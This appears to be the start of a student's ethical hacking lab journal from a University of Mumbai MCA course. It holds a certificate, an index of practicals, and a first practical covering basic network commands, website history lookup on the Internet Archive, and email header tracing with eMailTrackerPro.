A logo of university of mumbai

Description automatically generated

**Institute of Distance and Open Learning**

Vidya Nagari, Kalina, Santacruz East – 400098.

***CERTIFICATE***

This is to certify that Mr/Ms. **Bhairavi Devendrasingh Rajput** of **Master in Computer Application** (MCA) has completed the specified term work in the subject of ***EHICAL HACKING Lab Practical*** satisfactorily within this institute as laid down by University of Mumbai during the academic year 2023 to 2024

\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_

Subject In-charge External Examiner Coordinator – M.C.A

A white rectangular sign with a black and white logo

Description automatically generated

INDEX

**Subject: ETHICAL HACKING LAB Practical**


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Sr. No.** | **Practical Name** | **Date** | **Page No.** | **Signature** |
| 1 | BASIC COMMANDS & FOOT PRINTING AND RECONNAISSANCE |  |  |  |
| 2 | SCANNING NETWORKS, ENUMERATION AND  SNIFFING |  |  |  |
| 3 | USING CRYPTOOL TO ENCRYPT AND  DECRYPT PASSWORD USING RC4 ALGORITHM |  |  |  |
| 4 | DEVELOPING AND IMPLEMENTING MALWARES |  |  |  |
| 5 | HACKING WEB SERVERS, WEB APPLICATIONS |  |  |  |
| 6 | SQL INJECTION |  |  |  |
| 7 | CREATE A CIPHER USING CRYPTOOL |  |  |  |
| 8 | IMPLEMENT ENCRYPTION AND  DECRYPTION USING CEASER CIPHER |  |  |  |

# Practical No – 1


**Aim:** Basic Commands & Foot Printing And Reconnaissance

**Basic Commands**


* **ipconfig**



* **ping**



* **tracert**



**WEBSITE INFORMATION**

Website foot printing is the technique which is used to extract the details related to website.

When we are browsing any website or any target website, we may provide this information. When hacker or any user wants to archived website or history of website, they can use www.archieve .org


**Step 1:** Type www.archieve.org in Google




**Step 3:** You can enter Domain name in the search box.



**Step 4:** Suppose we want to check for Amazon, so we entered the search box.



**Step 5:** For how the website was looking and are the pages are present on that website with different dates.




**TO TRACE ANY RECEIVED EMAIL**


**Step1:** Type in google email Tracker pro download.Then click button to download emailtrackerPro.




**Step2:** Click on next button.




**Step3:** Choose the components**.**




**Step4:** By clicking on finish button, finish the installation.




**Step5:** After the completion of installation add your email address by clicking on sign up button.




**Step6:** Fill this information.






**Step7:** Now open any email that you want to trace and click on three dots and select show original message and copy the message in clipboard.




**Step 8:** Now click on trace header button its display below window.




**Step9:** Now paste original message in the email headers section.



**Step10:** Click on Trace button.




**Step11:** To view report click the button view report it displays all information.




**TO FETCH DNS INFORMATION**




